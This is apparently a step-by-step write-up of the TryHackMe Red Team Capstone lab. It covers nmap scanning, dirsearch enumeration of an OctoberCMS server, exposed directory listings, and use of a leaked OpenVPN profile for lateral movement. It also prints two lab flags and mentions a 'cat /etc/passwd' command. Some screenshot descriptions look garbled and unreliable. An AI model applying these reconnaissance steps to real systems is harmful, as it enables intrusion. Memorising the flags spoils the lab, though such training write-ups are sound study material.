
Step 3

The screenshot shows a targeted nmap SYN scan (-sS -Pn -T4) against two hosts in the Red Team Capstone subnet. Host 10.200.118.101 reveals multiple open ports—**22, 53, 88, 135, 139, 389, 443, 445, 593, 636, 3268, 3269, 3389**—indicating it's likely a Windows Domain Controller running services like LDAP, Kerberos, and RDP. In contrast, 10.200.118.201 is reachable but has all ports filtered or closed, likely due to a host-based firewall.




Step 4 –

The attacker confirms the web server 10.200.118.13 is alive and performs directory enumeration using dirsearch, revealing key endpoints like /info.php and /server-status, which may expose sensitive configuration data or server insights for further exploitation.



Step 5 –

The attacker has discovered an OctoberCMS login page on 10.200.118.13 after breaching the perimeter (Flag-1), marking a key foothold opportunity. This CMS interface may be vulnerable to default credentials, reused passwords, or known exploits (e.g., file upload, RCE), providing a potential path for privilege escalation or lateral movement within the target environment.



Step 6 –

The attacker discovered a critical misconfiguration on 10.200.118.13 where directory listing is enabled on the OctoberCMS backend, exposing sensitive PHP source files like `Auth.php` and

Users.php. This grants full visibility into authentication mechanisms and user logic, offering a direct path for code analysis, credential leakage, or logic-based exploitation.

The screenshot shows a web browser with two tabs: 'tryhackme | Red Team Capstone' and 'Meet - Red retro .fm'. The active tab is 'tryhackme.com/room/redteamcapstonechallenge'. The page is split into two main sections.

Left Section (Challenge Page):

- Room progress (30%)**
- Notes:**
 - Flags are provided both for the initial foothold (low-privileged) access and the full compromise (administrative access).
 - In certain cases, your foothold may also directly provide administrative access. In these cases, make the submission for the administrative access flag and then use this level of access to make the submission for the initial low-privileged foothold as well.
 - The flags are not in any particular order. You may find that your compromise path allows you to submit flags in a different order than what is listed below.
- Let the Heist Begin!!**
- Answer the questions below**
- Flag-1: Breaching the Perimeter**
 - THM{18800db2-ef64-4544-9bb7-56ba2dfa31ea}
 - ✓ Correct Answer
- Flag-2: Breaching Active Directory**
 - THM{fbcc4c0-b939-11ed-afa1-0242ac120002}

Right Section (Directory Listing):

Index of /october/modules/


Name	Last modified	Size	Description
Parent Directory		-	
backend/	2023-02-15 09:14	-	
cms/	2023-02-15 09:14	-	
system/	2023-02-15 09:14	-	

Apache/2.4.29 (Ubuntu) Server at 10.200.118.13 Port 80

Kali (Optimized v1.1) 46min 47s


Step 7 – OctoberCMS Directory Exposure

The server at 10.200.118.13 is misconfigured with **directory listing enabled** under /october/modules/, exposing backend components such as backend/, cms/, and system/. This reveals the internal structure of the OctoberCMS application and may lead to direct access to PHP source files, configuration logic, and sensitive backend code. The server is running **Apache/2.4.29 on Ubuntu**, which further assists in fingerprinting and tailoring exploitation techniques.



Step 8 – Web Enumeration via Dirsearch on OctoberCMS and VPN Portal

Comprehensive enumeration using dirsearch revealed sensitive endpoints under OctoberCMS (/backend, /error) and began probing the VPN portal at 10.200.118.12 using multiple web extensions. These paths may expose debug interfaces, authentication points, or misconfigurations useful for lateral movement or credential harvesting.



Step 9 – Discovery of /vpn/ Endpoint

The /vpn/ endpoint on 10.200.118.12 likely exposes the VPN portal's internal logic or access controls,


The screenshot shows a CTF challenge interface. On the left, a network diagram titled "Network state: Running" displays a topology with a central switch connected to several hosts. The hosts are labeled with IP addresses and names: 10.200.118.11 (WINPCC1), 10.200.118.12 (WINPCC2), 10.200.118.13 (WINPCC3), 10.200.118.14 (WINPCC4), 10.200.118.15 (WINPCC5), 10.200.118.16 (WINPCC6), 10.200.118.17 (WINPCC7), 10.200.118.18 (WINPCC8), 10.200.118.19 (WINPCC9), 10.200.118.20 (WINPCC10), 10.200.118.21 (WINPCC11), 10.200.118.22 (WINPCC12), 10.200.118.23 (WINPCC13), 10.200.118.24 (WINPCC14), 10.200.118.25 (WINPCC15), 10.200.118.26 (WINPCC16), 10.200.118.27 (WINPCC17), 10.200.118.28 (WINPCC18), 10.200.118.29 (WINPCC19), 10.200.118.30 (WINPCC20), 10.200.118.31 (WINPCC21), 10.200.118.32 (WINPCC22), 10.200.118.33 (WINPCC23), 10.200.118.34 (WINPCC24), 10.200.118.35 (WINPCC25), 10.200.118.36 (WINPCC26), 10.200.118.37 (WINPCC27), 10.200.118.38 (WINPCC28), 10.200.118.39 (WINPCC29), 10.200.118.40 (WINPCC30). The diagram also shows a central switch and a router. On the right, a terminal window displays the output of the command "ls -la /vpn/". The output shows a directory listing for the /vpn/ directory, including a parent directory and a file named corpUsername.ovpn. The terminal also shows the command "cat /etc/passwd" and the output of the command "cat /etc/passwd".

The exposed `corpUsername.ovpn` file under `/vpn/` provides a potential foothold into the internal network, enabling unauthorized VPN access if credentials or certificates are embedded or referenced within the config.

Step 11 – Lateral Movement via Exposed VPN Configuration


By using dirsearch, a hidden directory /vpn/ was discovered on host 10.200.118.12. Inside it, the file corpUsername.ovpn was accessible and contained a fully configured OpenVPN profile with embedded client certificate and key.

This allowed establishing a **VPN tunnel into a second internal network**, effectively enabling a **lateral move** from the current subnet to another isolated network segment. The configuration did not require credentials, indicating misconfigured VPN security and poor certificate handling.




Step 12 –

Although the .ovpn file contains valid certificates and configuration, the VPN tunnel cannot be established until the **actual internal VPN server IP** replaces the placeholder 10.200.X.X. Identifying the correct host (e.g., via recon or internal DNS sniffing) is essential to complete the **lateral movement**.



